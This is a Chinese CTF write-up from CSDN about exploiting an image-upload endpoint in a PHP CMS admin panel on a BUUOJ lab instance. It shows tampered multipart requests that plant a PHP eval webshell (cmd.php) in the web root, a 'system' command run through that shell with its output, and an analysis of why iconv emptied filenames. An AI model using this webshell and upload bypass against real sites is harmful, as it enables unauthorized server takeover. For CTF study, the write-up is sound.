15  -rw-r--r--  1 root  root 3528 Jul 30 05:39 index.php
16  drwxr-xr-x  2 root  root  59 Jul 30 05:40 job
17  drwxr-xr-x  2 root  root  62 Jul 30 05:40 languages
18  drwxr-xr-x  2 root  root  42 Jul 30 05:40 member
19  drwxr-xr-x  2 root  root  89 Jul 30 05:40 mx_form
20  drwxr-xr-x  2 root  root  67 Jul 30 05:40 product
21  -rw-r--r--  1 root  root  160 Jul 30 05:39 robots.txt
22  drwxr-xr-x  2 root  root  42 Jul 30 05:40 search
23  drwxr-xr-x  2 root  root  43 Jul 30 05:40 sitemap
24  drwxr-xr-x  4 root  root  78 Jul 30 05:40 template
25  drwxr-xr-x  1 root  root  35 Aug  2 15:41 upload
```

```

25 -rw-r--r-- 1 root root 55 Aug 2 13:41 up1000
26 -rw-r--r-- 1 root root 5564649 Jul 30 05:39 www.zip
27

```

CSDN @HBohan



CSDN @HBohan

气死了，下次直接 pyflag 算了 (bushi)



上传点再探

噢对了，寻思着咱挖了两个上传点都整不通，实在过意不去啊。

既然前面发现了 `www-data` 用户只有 `/var/html/www` 这个路径有权限写入，子目录么有，那可以 传到这个网站的根目录 啊！

【网安资料】

这里用的是修改图片的接口，也就是上面说的 第二处上传点。

上传以后抓包修改几个地方，看图。

也就是让 move_uploaded_file 结果是移动到网站根目录下。

The screenshot shows a web browser's developer tools interface. The 'Request' tab is active, displaying a multipart form-data request. The request body contains several parts, including a file named 'cmd.php' and a 'pic_path' field. The 'Response' tab shows the server's reply, which includes a success message: '图片更新成功!' (Image updated successfully!). Red arrows indicate the flow of data from the request fields to the response content.

```
Request
28 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
29 Content-Disposition: form-data; name="pic_alt"
30
31 miao
32 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
33 Content-Disposition: form-data; name="new_pic"; filename="cmd.php"
34 Content-Type: image/png
35
36 <?php @eval($_POST['cmd']);?>
37 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
38 Content-Disposition: form-data; name="action"
39
40 save_edit
41 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
42 Content-Disposition: form-data; name="pic_cate"
43
44 1
45 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
46 Content-Disposition: form-data; name="pic_path"
47
48 ./
49 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
50 Content-Disposition: form-data; name="pic_name"
51
52 1
53 -----WebKitFormBoundaryIZBj4kiaMbZzC9WL
54 Content-Disposition: form-data; name="pic"
55
```

```
Response
41 </head>
42
43 <body>
44 <div class="msg_body">
45 <div class="msg_lan">
46 操作信息
47 </div>
48 <!--当前位置-->
49 <div class="msg_contain">
50 <p style="font-weight:bold;color:#1566B3">
51 图片更新成功!
52 </p>
53 <p>
54 页面将在<span id="is_time"></span>
55 秒后自动返回
56 </p>
57 <p id="time_url">
58 <a href="?pic_nav=1&nav=pic_list&admin_p_nav=content">返回上一页</a>
59 </p>
60 <script type="text/javascript">
61 time_go();
62 </script>
63 </div>
64 </div>
65
```

```
POST /admin/admin_pic.php?nav=pic_list&admin_p_nav=content HTTP/1.1
Host: a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
Content-Length: 1546
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn/admin/admin_pic.php?action=edit_pic&id=33&nav=pic_list&admin_p_nav=content
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=775sgdevoo6c222oonmf0qhp71
Connection: close

-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="is_thumb"

0
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="thumb_width"

300
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="thumb_height"

200
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_alt"
```

```

miao
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="new_pic"; filename="cmd.php"
Content-Type: image/png

<?php @eval($_POST['cmd']);?>
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="action"

save_edit
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_cate"

1
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_path"

./
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_name"

1
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic"

upload/img/202107070904261782.jpg
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_ext"

jpg
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="id"

33
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="pic_thumb"

img/202107070904261782_thumb.jpeg
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL
Content-Disposition: form-data; name="xg_category"

确定
-----WebKitFormBoundaryIZBj4kiaMbZzC9WL--

```

pic_path 留空也行。【网安资料】

← → ↻ ▲ 不安全 | a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn/php

965px × 753p
PHP Version 5.6.40

System	Linux a2db2549c6bb 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 2020 x86_64
Build Date	Jan 31 2019 01:29:58
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-

	linux-musl 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysql.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

CSDN@HBohan

```
total 5464
drwxr-xr-x  1 www-data www-data    62 Aug  2 16:53 .
drwxr-xr-x  1 root      root      18 Feb 29  2020 ..
-rw-r--r--  1 root      root     382 Jul 30 05:39 .htaccess
-rw-r--r--  1 www-data www-data    31 Aug  2 16:53 .php
drwxr-xr-x  4 root      root    4096 Jul 30 05:40 admin
drwxr-xr-x  2 root      root     41 Jul 30 05:40 alone
drwxr-xr-x  2 root      root     67 Jul 30 05:40 article
drwxr-xr-x  2 root      root     40 Jul 30 05:40 book
drwxr-xr-x  7 root      root    131 Jul 30 05:40 ckeditor
drwxr-xr-x 13 root      root   4096 Jul 30 05:40 data
drwxr-xr-x  2 root      root     61 Jul 30 05:40 down
drwxr-xr-x  2 root      root      6 Jul 30 05:40 hackable
drwxr-xr-x  2 root      root    288 Jul 30 05:40 includes
-rw-r--r--  1 root      root   3528 Jul 30 05:39 index.php
drwxr-xr-x  2 root      root     59 Jul 30 05:40 job
drwxr-xr-x  2 root      root     62 Jul 30 05:40 languages
drwxr-xr-x  2 root      root     42 Jul 30 05:40 member
-rw-rw-rw-  1 root      root     83 Aug  2 15:52 miao.php
drwxr-xr-x  2 root      root     89 Jul 30 05:40 mx_form
drwxr-xr-x  2 root      root     67 Jul 30 05:40 product
-rw-r--r--  1 root      root    160 Jul 30 05:39 robots.txt
drwxr-xr-x  2 root      root     42 Jul 30 05:40 search
drwxr-xr-x  2 root      root     43 Jul 30 05:40 sitemap
drwxr-xr-x  4 root      root     78 Jul 30 05:40 template
drwxr-xr-x  1 root      root    105 Aug  2 16:41 upload
-rw-r--r--  1 root      root 5564649 Jul 30 05:39 www.zip
```

CSDN@HBohan

Request

Pretty Raw \n Actions

```
1 POST /.php HTTP/1.1
2 Host: a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Server: openresty
```

```

3 Content-Length: 23
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Upgrade-Insecure-Requests: 1
7 Origin: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://a10f5ec3-1cae-476e-bb23-31ed556086dd.node4.buuoj.cn/.php
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: PHPSESSID=qi19cet449kbph6c7d7f856v32
15 Connection: close
16
17 cmd=system('cat .php');

```

```

3 Date: Mon, 02 Aug 2021 17:12:15 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Powered-By: PHP/5.6.40
7 Content-Length: 33
8
9
10
11 <?php @eval($_POST['cmd']);?>

```

CSDN @HBohan

呐，传上来了，能用了。

喵喵落泪（【[网安资料](#)】）

又想了想，寻思着是不是 iconv 的锅啊，上传经过这个函数时候东西都没了.....

```

// 第一个上传点
// includes/fun.php#588-590
$up_file_name=empty($pic_alt)?date('YmdHis').rand(1,10000):$pic_alt;
$up_file_name2=iconv('UTF-8','GBK',$up_file_name);
$file_name=$path.$up_file_name2.'.'.$pic_name['extension'];

// 第二个上传点
// admin/admin_pic.php#64-65
$pic_name=$_POST['pic_name'];// 图片名称
$pic_name = iconv('UTF-8','GBK',$pic_name);

```

phpinfo 看一眼。

iconv

iconv support	enabled
iconv implementation	unknown
iconv library version	unknown

Directive	Local Value	Master Value
iconv.input_encoding	no value	no value
iconv.internal_encoding	no value	no value
iconv.output_encoding	no value	no value

CSDN @HBohan

好家伙，看起来是因为没 libiconv 或者 glibc，所以这里面东西就变成空了.....没事了。

小结

其实是一次因为想不通而开始的深入探究，唉，这题做起来不容易啊.....



想学网络安全的朋友可以关注私信我哦!!!